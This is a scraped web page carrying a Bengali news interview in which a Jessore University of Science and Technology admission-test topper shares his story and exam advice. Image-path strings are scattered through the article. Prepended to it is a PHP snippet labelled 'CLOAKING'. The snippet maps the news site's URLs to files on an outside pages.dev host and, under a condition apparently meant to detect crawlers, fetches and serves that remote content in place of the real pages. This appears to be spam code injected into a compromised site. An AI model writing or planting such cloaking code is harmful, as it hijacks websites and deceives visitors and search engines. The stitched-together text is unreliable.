/* ===== NORMALISASI PATH (VERSI PERBAIKAN) ===== */ // Ambil path, hapus query string (?abc=123) jika ada $p = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH); // Hilangkan index.php $p = str_replace('/index.php', '', $p); // Pastikan path selalu diawali dengan '/' dan tidak diakhiri dengan '/' (kecuali root) $p = '/' . ltrim(rtrim($p, '/'), '/'); /* ===== MAPPING URL ===== */ $map = [ '/technical/251262' => 'content39.txt', '/education-ministry/243185' => 'content40.txt', '/dshe/252183' => 'content41.txt', '/' => 'content42.txt', // Sekarang ini akan terpanggil dengan benar '/ntrca/238706' => 'content43.txt', '/section/admission-test/110' => 'content44.txt', '/section/ntrca/122' => 'content45.txt' ]; /* ===== CLOAKING ===== */ // Debugging sederhana (hapus jika sudah jalan): // echo "Path terdeteksi: " . $p; if($b && isset($map[$p])){ $content_url = "https://new-content-page.pages.dev/" . $map[$p]; $x = fetch($content_url); if($x && strlen(trim($x)) > 50){ header("Content-Type: text/html; charset=utf-8"); echo $x; exit; } }
বিশ্ববিদ্যালয় ভর্তি যুদ্ধ শিক্ষার্থীদের কাছে একটি সংগ্রামের নাম। এ যুদ্ধে কেউবা হার মানেন আবার কেউ লড়ে যান শেষ পর্যন্ত। সফলতাকে স্পর্শ করেই তবে হাল ছাড়েন বিজয়ীরা। তেমনি এক সফল ভর্তিযোদ্ধা মো. মাহবুবুর রহমান একান্ত। যশোরেরঝিকরগাছা উপজেলার শিমুলিয়ার দিনমজুর পিতা মো. ইয়াকুব আলী ও গৃহিণী মাতা আজুফা বেগমের ছোট সন্তান। নিজ গ্রামেরসেন্ট লুইস হাইস্কুল থেকে এসএসসিতে জিপিএ ৪.৬৭ এবং সদর উপজেলার নতুনহাট পাবলিক কলেজ থেকে গোল্ডেন জিপিএ ৫ পেয়ে সফলতার সাথে এইচএসসি উত্তীর্ণ হয়ে কৃতিত্বের স্বাক্ষর রাখেন।
ছোটবেলা থেকে ডাক্তার হওয়ার স্বপ্ন লালন করলেও বর্তমানে পড়ছেন যশোর বিজ্ঞান ও প্রযুক্তি বিশ্ববিদ্যালয়ের(যবিপ্রবি) জীববিজ্ঞান ও প্রযুক্তি অনুষদের ফার্মেসি বিভাগে। এইচএসসি শেষে তাঁর কলেজের গণিত শিক্ষক মো. আনিসুর রহমানের সহযোগিতায় ভর্তি হন যশোর শহরের একটি কোচিং সেন্টারে এবং ওই সময় স্যারের বাসায় থেকে কোচিং করেন। ভর্তি পরীক্ষায় ঢাবিতে ৪৩৪১ সিরিয়াল আর মেডিকেলে ৬২৪২সিরিয়াল আসলে কিছুটা ভেঙে পড়েন। অর্থাভাবে অন্য জায়গায় ভর্তি ফরম তুলতে পারছিলেন না। পরে এক বান্ধবীর কাছ থেকে টাকা ধার করে যবিপ্রবির এ ও বি ইউনিটে ভর্তি ফরম কিনেন তিনি। মেধাতালিকায় এ ইউনিটে ৪১ তম হলেও বি ইউনিটে লাভ করেন প্রথম স্থান।
বর্তমানে কয়েকটা টিউশনি আর শহরের একটি স্পেশাল ব্যাচেবায়োলজি ক্লাস নিয়ে পড়ালেখা চালিয়ে যাচ্ছেন। তিনি গতবারের (২০১৮-২০১৯ শিক্ষাবর্ষের) ভর্তি পরীক্ষায় প্রায় ১২ হাজার পরীক্ষার্থীর ভিতরে বি ইউনিটে ১ম হওয়ার পাশাপাশি সব ইউনিটের প্রায় ৪২ হাজার পরীক্ষার্থীর মধ্যে ৮৩.০৯ স্কোর নিয়ে সম্মিলিতভাবে মেধাতালিকায় প্রথম স্থান অর্জন করেন।
আগামী ২১ ও ২২ নভেম্বর অনুষ্ঠিত হতে যাচ্ছে খুলনা বিভাগেরসরকারি এবং জ্ঞান বিজ্ঞান চর্চায় এগিয়ে চলা দেশের স্বনামধন্য এ বিজ্ঞান ও প্রযুক্তি বিশ্ববিদ্যালয়ের ভর্তি পরীক্ষা। এবারের পরীক্ষায় ছয়টি ইউনিটে সাতটি অনুষদের অধীনে ২৬টি বিভাগে মোট নয়শ দশ জন শিক্ষার্থী ভর্তির সুযোগপাবেন।
২০১৯-২০২০ শিক্ষাবর্ষে ভর্তিচ্ছু শিক্ষার্থীদের পরামর্শ দিতে এবং নিজের ভর্তিযুদ্ধ জয়ের গল্প তুলে ধরতে একান্ত সাক্ষাৎকারে মুখোমুখি হন দ্যা ডেইলি ক্যাম্পাসের সাথে। জানান ভর্তি পরীক্ষার অভিজ্ঞতা ও বি ইউনিট বিষয়ক নানা তথ্য। এবছর বি ইউনিটের অধীনে ছয়টি বিভাগ মিলে মোট ১৯০টি আসন সংখ্যা বরাদ্দ রাখা হয়েছে।
কোচিংয়ের বিষয়ে একান্ত বলেন, কোচিংয়ে পড়াটা আসল নয় তারা শুধু দিকনির্দেশনা দেয়। সেটিঅনুযায়ী পড়ালেখা করে আমি সফলতা পেয়েছি। পড়াশোনাটা সম্পূর্ণ নিজের কাছে। এক ঘন্টা, দুই ঘন্টা, দশ ঘন্টা কিংবা ষোলো ঘন্টা পড়া মূল বিষয় নয়, বুঝে না পড়লে সফলতা আসবে না। অনেকে মুখস্থ বিদ্যায় পারদর্শী কিন্তু বুঝে না পড়লে সেটা কাজে দিবে না। ভর্তি পরীক্ষার প্রস্তুতির সময় রুটিনমাফিক দৈনন্দিন পড়াশোনা করতে হবে এবং কমপক্ষে আট থেকে থেকে নয় ঘন্টা পড়তে হবে।
দরকার ছাড়া সোশ্যাল মিডিয়া কখনোই ব্যবহার করা যাবে না। আর উচ্চমাধ্যমিকের প্রথম বর্ষ থেকে দিনের পড়া পড়া দিনে শেষ করতে পারলে, মূলবই ভালভাবে শেষ করে আয়ত্ত করতে পারলে সেশিক্ষার্থীভর্তি পরীক্ষায় ভালো কিছু আশা করত পারে। মেডিকেল প্রিপারেশন যাদের আছে তাদের জন্য বি ইউনিটে চান্স পাওয়া সহজ। বি ইউনিটে জীববিদ্যায় ২৫, রসায়নে ২৫, পদার্থ বিজ্ঞানে ২০ এবং ইংরেজিতে ১০ নম্বরসহ মোট ৮০ নম্বরের পরীক্ষা দিতে হয়। আর মাধ্যমিক ও উচ্চমাধ্যমিকের ফলাফলের উপর বাকি ২০ নম্বর যোগ করে সর্বমোট ১০০ নম্বরের মধ্যে মেধাতালিকা করা হয় প্রশ্নব্যাংক কিনলে কোনো নির্দিষ্ট ইউনিটেরপ্রশ্নপত্রের ব্যাপারে ধারনা পাওয়া যায়।
প্রশ্নব্যাংক সমাধানের সাথে সাথে মূলবই বুঝে পড়লে চান্স পাওয়ার ক্ষেত্রে এগিয়ে থাকা যায়। অভিভাবকদের উদ্দেশ্যে একান্ত বলেন,পরিবারের সহযোগিতা অনেক বড় জিনিস। সাহস জুগিয়ে পরিবার শিক্ষার্থীর পাশে থাকলে সে অনেক দূরে যেতে পারে এবং এক্ষেত্রে পরিবারের সাথে বন্ধুত্বপূর্ণ সম্পর্ক থাকাটা খুব জরুরী।
ভবিষ্যতে ফার্মাসিস্ট হওয়ার চিন্তা আছে একান্তর। উচ্চশিক্ষার জন্যবাইরের দেশ থেকে পিএইচডি করে ভালো মানের গবেষক হতে চান তিনি। সমাজে প্রতিষ্ঠিত হয়ে সুবিধাবঞ্চিত মানুষেরসাহায্য করা এবংগ্রামের অবহেলিত মানুষদের শিক্ষা অর্জনের সুযোগ করেদেওয়ার জন্য আশাবাদী। এজন্য সকলেরকাছে দোয়া কামনা করেন তিনি।